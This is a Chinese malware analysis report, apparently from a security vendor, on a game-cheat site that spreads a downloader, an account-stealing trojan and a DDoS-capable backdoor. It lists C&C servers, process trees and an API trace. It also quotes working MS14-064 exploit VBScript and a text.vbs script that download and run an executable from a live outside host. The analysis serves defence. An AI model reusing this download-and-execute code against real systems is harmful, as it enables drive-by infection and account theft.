
图 21、劫持参数

病毒劫持的浏览器如下图所示：

microsoftedge、baidubrowser、maxthon、firefox、liebao、ucbrowser、qqbrowser、sogouexplorer、2345explorer、chrome、theworld、safari、netscape、twchrome、360chrome、360se、iexplore、115chrome


被劫持浏览器

Intel.exe 除首页劫持功能外，还会联网在 C&C 服务器（hxxp://main.dresou.net）下载后门病毒 pack.exe。pack.exe 会先将自身文件以 svchost 的文件名复制到 Temp 目录中，再由其释放的假 spoolsv 启动假 svchost 执行后门逻辑。如下图所示：



进程名	进程ID	任务组ID	公司名	描述	路径	
宝马.exe	2432	2432			C:\Users\	\Desktop\宝马.exe
360Tray.exe	4952	2432	360.cn	360安全卫士 安全防护中心模块	C:\Users\	\AppData\Local\Temp\360Tray.exe
empty.exe	5148	2432	Microsoft Corporation	Microsoft? Flush Working Set Utility	C:\Windows\empty.exe	
conhost.exe	4440	2432	Microsoft Corporation	Console Window Host	C:\Windows\System32\conhost.exe	
empty.exe	4612	2432	Microsoft Corporation	Microsoft? Flush Working Set Utility	C:\Windows\empty.exe	
IS.EXE	6012	2432			C:\Users\	\AppData\Local\Temp\IS.EXE
Intel.exe	4532	2432			C:\Users\	\AppData\Local\Temp\Intel.exe
pack11.exe	6348	2432			C:\Users\	\AppData\Local\Temp\pack11.exe
spoolsv.exe	6452	2432			C:\Users\	\AppData\Local\Temp\spoolsv.exe
svchost.exe	6564	2432			C:\Users\	\AppData\Local\Temp\svchost.exe

图 22、进程树



进程名	进程ID	安全状态	模块	协议	本地地址	远程地址	状态
svchost.exe	6564	未知文件	C:\Users\HUORON~1\AppData\Local\Temp\svchost.exe	TCP	192.168.1.169:49838	47.90.54.135:45678	TS_established

图 23、假 svchost 网络连接状态

假 svchost 是个后门病毒，连接 C&C 服务器的 45678 端口获取控制命令。根据从 C&C 服务器所传回的控制信息，该后门病毒可以清空 IE 浏览器缓存、发起洪水攻击或者从 C&C 下载执行其他恶意程序。其用来清除浏览器缓存的程序基本属性如下图所示：




图 24、文件属性

该后门病毒可以执行的洪水攻击类型如下图所示：

SYN Flood、Connect Flood、UDP Flood、ICMP Flood、
TCP Flood、HTTP Flood、DNS Flood

Intel.sys 会在系统内核级保护 Intel.exe、Intel.sys 及其自身相关的注册表键值。因为 Intel.exe 是后门病毒的释放者，所以不通过内核级工具是无法彻底清除后门病毒。在启动外挂后，用户就会完全变成病毒作者的“傀儡”。

依托于该外挂推广站的“黑产”套现渠道众多，其中包含外挂推广、恶意软件推广、流量劫持推广、盗号获利、利用后门病毒组织 DDOS 攻击敲诈获利。一旦走进其套现链条，用户就会完全变成病毒作者的获利工具，造成持久性安全威胁。

根据“火绒威胁情报分析系统”提供的统计数据，该病毒已经在全国范围内进行传播。受该病毒影响的省市地区如下图所示：




图 25、病毒流行区域

三、 详细分析

如前文所述，该网站涉及传播共三组不同的病毒，下载器病毒、通过漏洞传播的盗号木马和后门病毒，下面我们将其按照分组进行详细分析。

3.1 下载器病毒

该组恶意程序是一组“白加黑”病毒，白文件 ThunderShell 程序启动时会加载名为 LiveUDHelper.dll 的动态库。病毒作者通过劫持动态库的方式使 ThunderShell 加载病毒动态库，其逻辑为启动系统 svchost 进程并对其进行注入，注入内容是该动态库中的一个子 PE 文件。动态库与其子 PE 文件均为易语言编写，LiveUDHelper.dll 加载到内存中后，我们可以看到与其逻辑相关的信息。如下图所示：

图 26、病毒相关信息

最终，被注入的 svchost 进程会在安装包地址（hxxp://dl.i1236.com/dl/wrqdown2/ravv16stdf10O4120001.exe）下载捆绑软件安装包进行安装。安装包运行行为如下图所示：



0x00433dce: KERNEL32!GetCommandLineA()
0x00441735: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000104)
0x00440bae: KERNEL32!GetModuleHandleA("KERNEL32")
0x00440bbe: KERNEL32!GetProcAddress(0x7c800000, "IsProcessorFeaturePresent")
0x0042aaa7: KERNEL32!InitializeCriticalSection(0x0056f8b0)
0x00459004: KERNEL32!GetProcessHeap()
0x0041a1f8: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000104)
0x0041a23c: shlwapi!PathFileExistsA("c:\rsdebug.ini")
0x0041a258: KERNEL32!GetPrivateProfileIntA("Debug", "IsDebug", 0x00000000, "c:\rsdebug.ini")
0x0040138a: KERNEL32!GetSystemTime(0x00aefdf0)
0x0041a1f8: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000104)
0x004004b7: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000208)
0x00417d1f: KERNEL32!GetModuleHandleA("WININET.DLL")
0x00417d3a: KERNEL32!GetModuleFileNameA("wininet.dll", "c:\Windows\System32\wininet.dll", 0x00000104)
0x00417d4c: version!GetFileVersionInfoSizeA("c:\Windows\System32\wininet.dll", 0x00eef928)
0x00417a54: user32!wsprintfA("", "Windows NT %d.%d")
0x00417d1f: KERNEL32!GetModuleHandleA("WININET.DLL")
0x00417d3a: KERNEL32!GetModuleFileNameA("wininet.dll", "c:\Windows\System32\wininet.dll", 0x00000104)
0x0042ce90: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000104)
0x0042cecd: KERNEL32!lstrlenA("c:\test.exe")
0x0042cf58: KERNEL32!lstrlenW("c:")
0x0042beb4: KERNEL32!GetPrivateProfileStringA("SETTING", "INI", "", "", 0x00000104, "c:\NetConfig.ini")
0x0042bf7e: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000105)
0x0042bfda: KERNEL32!CreateFileA("c:\Label.dat", 0x80000000, 0x00000001, 0x00000000, 0x00000003, 0x00000000, 0x00000000)
0x00418204: wininet!InternetCrackUrlA("http://center.rising.com.cn/urg.asp?v=ravbase&t=rav&a=", 0x00000000, 0x00000000, 0x00
0x00406785: KERNEL32!GetCommandLineA()
0x00417d1f: KERNEL32!GetModuleHandleA("WININET.DLL")
0x00417d3a: KERNEL32!GetModuleFileNameA("wininet.dll", "c:\Windows\System32\wininet.dll", 0x00000104)
0x00417d1f: KERNEL32!GetModuleHandleA("WININET.DLL")
0x00417d3a: KERNEL32!GetModuleFileNameA("wininet.dll", "c:\Windows\System32\wininet.dll", 0x00000104)
0x0042ce90: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000104)
0x0042bf7e: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000105)
0x0042bfda: KERNEL32!CreateFileA("c:\Label.dat", 0x80000000, 0x00000001, 0x00000000, 0x00000003, 0x00000000, 0x00000000)
0x00406835: KERNEL32!CreateMutexA(0x00000000, 0x00000001, "{E5C53971-D80E-4500-BE0D-761BF3CD8457}")
0x00404ab0: advapi32!RegOpenKeyA(0x80000002, "SOFTWARE\rising\RAV", 0x00eefcf8)
0x00404c20: KERNEL32!GetTempPathA(0x00000104, "")
0x00404eec: advapi32!RegCloseKey(0x00000000)
0x0040659a: advapi32!RegOpenKeyA(0x80000002, "SOFTWARE\rising\UninstallTime", 0x00eef9f0)
0x00406660: advapi32!RegCloseKey(0x0056f870)
0x00437ce1: KERNEL32!GetModuleHandleW("KERNEL32.DLL")
0x00437d11: KERNEL32!GetProcAddress(0x7c800000, "EncodePointer")
0x00437d21: KERNEL32!GetProcAddress(0x7c800000, "DecodePointer")
0x00431e3e: KERNEL32!CreateThread(0x00000000, 0x00000000, 0x00431d34, 0x01123a4c, 0x00000000, 0x00eefdd4)
0x00404e35: advapi32!RegCreateKeyA(0x80000002, "SOFTWARE\rising\RAV", 0x00eefdfc)
0x00405cf4: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000104)
0x00405cfe: shlwapi!PathRemoveExtensionA("c:\test.exe")
0x00417d1f: KERNEL32!GetModuleHandleA("WININET.DLL")
0x00417d3a: KERNEL32!GetModuleFileNameA("wininet.dll", "c:\Windows\System32\wininet.dll", 0x00000104)
0x00417d1f: KERNEL32!GetModuleHandleA("WININET.DLL")
0x00417d3a: KERNEL32!GetModuleFileNameA("wininet.dll", "c:\Windows\System32\wininet.dll", 0x00000104)
0x0042ce90: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000104)
0x0042bf7e: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000105)
0x0042bfda: KERNEL32!CreateFileA("c:\Label.dat", 0x80000000, 0x00000001, 0x00000000, 0x00000003, 0x00000000, 0x00000000)
0x0041a1f8: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000104)
0x00401355: user32!GetDesktopWindow()
0x0040135c: user32!IsChild(0x00020020, 0x0002005e)
0x00401307: user32!GetLastActivePopup(0x00020020)
0x00401314: user32!GetWindowThreadProcessId(0x00020020, 0x00eef588)
0x00401325: user32!IsWindow(0x0002005e)
0x00401330: user32!GetWindowInfo(0x00020020, 0x00eef64c)
0x004056d6: KERNEL32!GetCommandLineA()
0x004052d1: KERNEL32!GetFileAttributesA("c:\Windows\temp\")
0x004015b9: KERNEL32!lstrcpynA("", "c:\Windows\temp\", 0x00000104)
0x004015d0: KERNEL32!CreateDirectoryA("c:", 0x00000000)
0x004015d0: KERNEL32!CreateDirectoryA("c:\Windows", 0x00000000)
0x004015d0: KERNEL32!CreateDirectoryA("c:\Windows\temp", 0x00000000)
0x00405625: KERNEL32!CreateDirectoryA("c:\Windows\temp\", 0x00000000)
0x00405656: KERNEL32!GetFileAttributesA("c:\Windows\temp\RsdSfxTmp")
0x004015d0: KERNEL32!CreateDirectoryA("c:", 0x00000000)
0x004015d0: KERNEL32!CreateDirectoryA("c:\Windows", 0x00000000)
0x004015d0: KERNEL32!CreateDirectoryA("c:\Windows\temp", 0x00000000)
0x0040567f: KERNEL32!CreateDirectoryA("c:\Windows\temp\RsdSfxTmp", 0x00000000)
0x004052d1: KERNEL32!GetFileAttributesA("c:\Windows\temp\RsdSfxTmp")
0x004018a5: KERNEL32!GetModuleHandleA("Kernel32.dll")
0x00401932: KERNEL32!GetProcAddress(0x7c800000, "GetDiskFreeSpaceExA")
0x0040196e: KERNEL32!lstrcpyA("", "c:\Windows\temp\RsdSfxTmp")
0x00401900: KERNEL32!GetDiskFreeSpaceExA("c:\", 0x00eef4dc, 0x00eef4e8, 0x00eef4f0)
0x004052d1: KERNEL32!GetFileAttributesA("c:\Windows\temp\\rav7zDir")
0x004015d0: KERNEL32!CreateDirectoryA("c:", 0x00000000)
0x004015d0: KERNEL32!CreateDirectoryA("c:\Windows", 0x00000000)
0x004015d0: KERNEL32!CreateDirectoryA("c:\Windows\temp", 0x00000000)
0x004015d0: KERNEL32!CreateDirectoryA("c:\Windows\temp\", 0x00000000)
0x0040588d: KERNEL32!CreateDirectoryA("c:\Windows\temp\\rav7zDir", 0x00000000)
0x00405847: KERNEL32!lstrcatA("c:\Windows\temp\\rav7zDir", "\Rav.7z")
0x0040585b: KERNEL32!GetModuleFileNameA("test.exe", "c:\test.exe", 0x00000104)
0x00405874: KERNEL32!CreateFileA("c:\test.exe", 0x80000000, 0x00000003, 0x00000000, 0x00000003, 0x00000000, 0x00000000)
0x004058a0: KERNEL32!GetFileSize(0x00000018, 0x00eef0b0)
0x0040216c: KERNEL32!FindFirstFileA("c:\Windows\temp\\rav7zDir*.*", 0x00eef344)
0x0041a1f8: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000104)
0x0041beee: KERNEL32!WaitForSingleObject(0x00000010, 0x000007d0)
0x00437be5: KERNEL32!GetModuleHandleW("KERNEL32.DLL")
0x00437c00: KERNEL32!GetProcAddress(0x7c800000, "DecodePointer")
0x00437be5: KERNEL32!GetModuleHandleW("KERNEL32.DLL")
0x00437c00: KERNEL32!GetProcAddress(0x7c800000, "DecodePointer")
0x00431d74: KERNEL32!GetCurrentThreadId()
0x0041a1f8: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000104)
0x0041985c: KERNEL32!LoadLibraryA("wintrust.dll")
0x00419073: KERNEL32!GetProcAddress(0x011a0000, "CryptCATAdminAcquireContext")
0x00419073: KERNEL32!GetProcAddress(0x011a0000, "CryptCATAdminReleaseContext")
0x00419073: KERNEL32!GetProcAddress(0x011a0000, "CryptCATAdminReleaseCatalogContext")
0x00419073: KERNEL32!GetProcAddress(0x011a0000, "CryptCATCatalogInfoFromContext")
0x00419073: KERNEL32!GetProcAddress(0x011a0000, "CryptCATAdminCalcHashFromFileHandle")
0x00419073: KERNEL32!GetProcAddress(0x011a0000, "CryptCATAdminEnumCatalogFromHash")
0x00419073: KERNEL32!GetProcAddress(0x011a0000, "WinVerifyTrust")
0x00419073: KERNEL32!GetProcAddress(0x011a0000, "WTHelperProvDataFromStateData")
0x00419073: KERNEL32!GetProcAddress(0x011a0000, "WTHelperGetProvSignerFromChain")
0x00419073: KERNEL32!GetProcAddress(0x011a0000, "WTHelperGetProvCertFromChain")
0x0041985c: KERNEL32!LoadLibraryA("crypt32.dll")
0x00419073: KERNEL32!GetProcAddress(0x765e0000, "CryptQueryObject")
0x00419073: KERNEL32!GetProcAddress(0x765e0000, "CryptDecodeObject")
0x00419073: KERNEL32!GetProcAddress(0x765e0000, "CryptMsgGetParam")
0x00419073: KERNEL32!GetProcAddress(0x765e0000, "CryptSIPRetrieveSubjectGuid")
0x00419073: KERNEL32!GetProcAddress(0x765e0000, "CryptSIPCreateIndirectData")
0x00419073: KERNEL32!GetProcAddress(0x765e0000, "CryptSIPVerifyIndirectData")
0x00419073: KERNEL32!GetProcAddress(0x765e0000, "CertFreeCertificateContext")
0x00419073: KERNEL32!GetProcAddress(0x765e0000, "CertDuplicateCertificateContext")
0x0041a52a: KERNEL32!CreateToolhelp32Snapshot(0x00000002, 0x00000000)
0x0041a056: KERNEL32!Process32FirstW(0x00000018, 0x0119fcf8)
0x0041a1f8: KERNEL32!GetModuleFileNameA(NULL, "c:\test.exe", 0x00000104)
0x00431cf2: KERNEL32!ExitThread(0x00000000)

图 27、安装包行为

3.2 盗号木马

病毒利用 MS14-064 漏洞进行传播，漏洞相关代码如下图所示：

two.htm

```
<SCRIPT language=VBScript>
function runmumaa()
On Error Resume Next
Set objWsh = CreateObject("Wscript.Shell")
objWsh.run "cmd.exe /c echo >>C:\Windows\Temp\text.vbs Set xPost=createObject(""Microsoft.XMLHTTP"") & echo
>>C:\Windows\Temp\text.vbs xPost.Open ""GET"",""http://www.baidu2233.com:88/sys.exe"",0 & echo
>>C:\Windows\Temp\text.vbs xPost.Send() & echo >>C:\Windows\Temp\text.vbs set
sGet=createObject(""ADODB.Stream"") & echo >>C:\Windows\Temp\text.vbs sGet.Mode=3 & echo
>>C:\Windows\Temp\text.vbs sGet.Type=1 & echo >>C:\Windows\Temp\text.vbs sGet.Open() & echo
>>C:\Windows\Temp\text.vbs sGet.Write xPost.ResponseBody & echo >>C:\Windows\Temp\text.vbs sGet.SaveToFile
""C:\Windows\Temp\svchot.exe"",2",0
objWsh.run "cscript.exe C:\Windows\Temp\text.vbs",0,true
wscript.sleep 10000
objWsh.run "C:\Windows\Temp\svchot.exe"
document.write(Err.Description)
end function
</SCRIPT>
<SCRIPT language=VBScript>

dim   aa()
dim   ab()
dim   a0
dim   a1
dim   a2
dim   a3
dim   win9x
dim   intVersion
dim   rnda
dim   funclass
dim   myarray
Begin()
function Begin()
  On Error Resume Next
  info=Navigator.UserAgent
  if(instr(info,"Win64")>0)   then
     exit   function
  end if
  if (instr(info,"MSIE")>0)   then
          intVersion = CInt(Mid(info, InStr(info, "MSIE") + 5, 2))
  else
     exit   function
  end if
     win9x=0
  BeginInit()
  If Create()=True Then
     myarray=        chrw(01)&chrw(2176)&chrw(01)&chrw(00)&chrw(00)&chrw(00)&chrw(00)&chrw(00)
     myarray=myarray&chrw(00)&chrw(32767)&chrw(00)&chrw(0)
     if(intVersion<4) then
         document.write("<br> IE")
         document.write(intVersion)
```

图 28、漏洞代码

该漏洞触发成功后会在 C:\Windows\Temp 目录释放 text.vbs 并执行。脚本内容如下图所示：

text.vbs

```
Set xPost=createObject("Microsoft.XMLHTTP")
xPost.Open "GET","http://www.baidu2233.com:88/sys.exe",0
xPost.Send()
set sGet=createObject("ADODB.Stream")
sGet.Mode=3
sGet.Type=1
sGet.Open()
sGet.Write xPost.ResponseBody
sGet.SaveToFile "C:\Windows\Temp\svchot.exe",2
```

图 29、脚本内容

执行该脚本会从 C&C 服务器（hxxp://www.baidu2233.com）下载病毒文件，释放到 C:\Windows\Temp 目录中名为 svchot.exe。svchot.exe 是 Downloader 病毒会联网（hxxp:// 115.231.8.27）下载病毒注入器 svch.exe。svch.exe 运行后，先会联网（hxxp:// 121.12.125.238）下载盗号木马，之后会启动系统 svchost，用盗号木马的映像数据对 svchost 进程进行映像覆盖。当盗号木马检测到游戏进程时，盗号木马首先会结束检测到的游戏进程，之后启动其伪造游戏登录界面，诱骗用户输入账号密码。

盗号木马所检测的进程名如下：

DNF.exe 、TenioDL.exe、TenSafe_1.exe、TASLogin.exe、Client.exe、TPHelper.exe、Tencentdl.exe、TXPlatform.exe、TclsQmFix.exe、TclsQmFix.exe

3.3 后门病毒

通过该网站进行传播的后门病毒涉及文件较多，文件相关性如下图所示：




图 30、文件关系图

1. IS.exe

该组病毒的直接释放源为 IS.exe，该程序由 VMProtect 加壳。通过火绒行为沙盒，我们可以看到病毒的释放逻辑。如下图所示：




图 31、IS.exe 执行的病毒行为

